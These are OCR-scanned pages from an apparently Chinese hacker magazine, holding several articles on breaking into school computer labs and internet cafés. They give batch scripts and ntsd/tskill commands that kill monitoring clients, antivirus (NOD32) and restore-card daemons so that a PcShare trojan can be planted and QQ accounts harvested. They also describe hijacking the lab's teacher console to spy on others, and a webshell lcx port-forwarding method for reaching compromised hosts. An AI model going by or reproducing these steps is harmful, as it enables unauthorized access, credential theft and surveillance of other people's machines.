


图8

```
@echo off
If exist d:\zhuxiao.bat del d:\zhuxiao.bat
::如果存在zhuxiao.bat则删除它
echo tskill client >>d:\zhuxiao.bat
::向zhuxiao.bat文件写入杀进程的命令
echo shutdown -l >>d:\zhuxiao.bat
::向zhuxiao.bat文件写入注销命令
echo del %0 >>d:\zhuxiao.bat
::向zhuxiao.bat文件写入删除自身的命令
at 15:30 d:\zhuxiao.bat
::在15:30的时候执行zhuxiao.bat程序
if exist d:\zhuxiao.bat echo 程序成功运行! &pause
::如果zhuxiao.bat存在则提示成功
echo 程序运行失败!
::否则提示失败
Pause>nul
```

另存为“ko.bat”后立刻运行它，当提示“程序成功运行”的时候立刻双击右下角的“金盘电子阅览室管理系统”托盘图标注销退出，稍等片刻后计算机又会重新注销，此时再选择“风宁”登录后就可以随心所欲的上网了（如果刚才没有新建帐户那么就用原有的帐户）。

四、反客为主

因为刚才我们在破解监控系统的时候用“教师端”替换了“学生端”，所以现在完全可以使用“教师端”监控别人，启动“凌波多媒体监控系统”方法如图9所示，启动后的画面如图10（选择要监控的教室）、图11所示，接下来就自由发挥了。如果觉得以上所有步骤太过麻烦的话，还可以使用我用批处理写的全自动破解程序“唯我独




图10




图9

尊”，只需要不到一分钟的时间就可以彻底搞定，而且还配有还原程序“王者归来”，可以把系统还原到破解之前的状态。




图11

五、一劳永逸

学校每台计算机都安装有还原卡，每次重新启动都会把计算机彻底还原，我曾经试过把整个硬盘上的所有分区都删除后再格式化，重新启动后硬盘依然被还原。经过长期的研究我发现了不还原的方法，也就是在我们选择操作系统的时候按下Ctrl+k组合键（还原卡预设的不还原功能键），但此法也不是每台计算机都有用，有部分计算机在按下Ctrl+k组合键后会要求输入总管密码。也就是说，如果哪台计算机在按下Ctrl+k组合键没有任何提示的话，那么这台计算机就没有设总管密码，那么就可以把刚才做的所有更改备份为还原母本，然后再把总管密码设上，那么这台计算机在某种意义上来说就相当于是你的个人计算机了，如果在那面中上QQ木马的话，那么所有在这台计算机上登录过的QQ都会成为你的囊中之物。如果机房管理员想要还原原来的设置，那么他唯一能做的就是把机箱打开把还原卡拆了。

六、后话

在文章收笔的时候学校机房的所有电脑都进行了重新拆装，把原来的1GB内存换成了256MB的内存，而系统没有变，这就使得计算机的运行速度更慢了。而它又让我发现了一个漏洞，计算机第一次出现桌面到第一次出现如图1所示画面至少需要30秒钟的时间，这使得我们有足够的时间把Client.exe进程杀死于胎腹之中，快速按下win+r组合键调出“运行”对话框，输入“tskill client”回车，这样图1所示的画面永远都不会出现，也就不需要再输上网帐号和密码了（当然过后也还得照上述步骤破解监控系统），此法现在我是屡试不爽呀。

（本文所涉及到的批处理和Eraae已收录到光盘中）

文章难易度：★★
文章阅读点：结束NOD32杀毒软件与冰刃联想瑞盾还原卡

网吧菜鸟的自由

潘子建


一、初探虚实

开学以来一直都在忙计算机国家二级的考试，国庆节的长假让菜菜我终于有了机会来到久违的网吧。打开电脑一看，哇，才一个暑假不见电脑的样子就换然一新了。不但打上了XP SP2的补丁，还装上了联想瑞盾还原卡和NOD32杀毒软件（图1）。



图1

不管它，首先拿出pcshare装个木马再说。退出nod32，然后生成了pcshare的服务端，可是刚生成的服务端还没露面就不见了。不用说一定是nod32还在后台运行，怎么办呢？我是菜鸟不会做免杀啊，那只有想办法干掉nod32了。打开任务管理器发现有个nodktr.exe的进程，直接结束不了，看来得使用冰刃了（图2）。



映像名称	用户名	CPU	内存使用
RichVideo.exe		00	2,000 K
svchost.exe		00	2,660 K
nod32krn.exe		00	20,236 K
MaxClient.exe		00	2,684 K
MaxClient.exe		00	4,404 K
MDM.EXE		00	2,872 K
srvany.exe		00	1,076 K
conime.exe		00	2,916 K
AIMU2000.exe		00	920 K

图2

二、干掉NOD32

打开冰刃，发现该进程是由c:\program files\eset\nodktr.exe创建的。首先选择设置-禁止创建进程（图3），然后结束该进程，再删除掉c:\program files\eset。这时弹出了一个错误提示框，提示说删除不了nodshex.dll（图4）。难道要留下这个dll不删？这可不符合21世纪的菜鸟精神。显然它是注入到了其它进程中，这么多的进程，难道要我一个个的去找吗？在桌面新建一个bat文件，其内容为：

```
tasklist /m nodshex.dll
pause
```

运行后如图5所示，发现了这个DLL文件插入到了explorer.exe进程，在冰刃里选中explorer.exe，右键选择模块信息，找到nodshex.dll后强制解除就行了（图6）。




图3




图4




图5




图6




图7

这时弹出了一个explorer.exe应用程序错误的提示（图7），不用管它，点确定，桌面随之消失。这时不要急着运行explorer.exe，因为只要一运行，nodshex.dll又会重新注入。关掉冰刃，打开任务管理器选“文件选项”－“新建任务”来运行cmd，在命令提示符下删除eset就可以了。这下运行explorer.exe，可爱的桌面就又回来了。现在就可以让我们的马儿跑起来了，至于如何生成网马与进行arp欺骗，在前几期杂志中已经介绍得比较多了，这里就不多说了。

三、让马儿安家

如何让马儿常驻于此，只有破解网吧的还原卡了。很显然这家网吧使用的是联想瑞盾还原卡，用硬盘还原卡克星试一下吧，结果一运行程序没有反映，这是怎么回事？马上到网上查了一下有关破解联想瑞盾的资料，原来它有两个守护进程part55.exe和show_b.exe。在任务管理器中选择查看—选择列—pid，找到这两个进程的PID。再建一个del.bat文件，内容为：

```
ntsd -q -p 3304
ntsd -p -q 2840
```

运行后结束掉这两个进程，这样就不怕它们互相守护了。好了，进程已经结束了，再来运行硬盘保护卡克星，提示成功，并要求重启，系统图标也消失了（图8，图9）。




图8



图9

（文章中涉及到的硬盘还原卡克星已经收录在光盘中）

文章难易度：★★
文章阅读点：在webshell权限下进行端口映射以使肉鸡可以内网上线

webshell来助我端口映射

菜鸟黑手

一、前言

相信有很多小菜是在网吧上网，无法成功制作端口映射吧，因为有很多方法都是由于环境因素而无法成功的，比如路由web登录管理密码难以破解、路由upnp服务没有开启、没有外网稳定的肉鸡等，这些都是问题。下面我就来教大家一个新方法以实现内网端口映射，然后就可以使用反弹木马来等待肉鸡上线了。

二、原理

首先，当我们利用注入漏洞入侵得到webshell后，当然是提权，得到了系统权限后通常都会登录肉鸡去看一看。有许多次我遇到了无法连接3389的情况，原因有很多，比如肉鸡有防火墙、做了IP安全策略或是其它的原因等等。当然这个问题是可以解决的，方法就是利用端口映射，把肉鸡的3389端口进行转发。我们经常会在webshell的cmd下运用 **lcx –slave 自己的ip 55 127.0.0.1 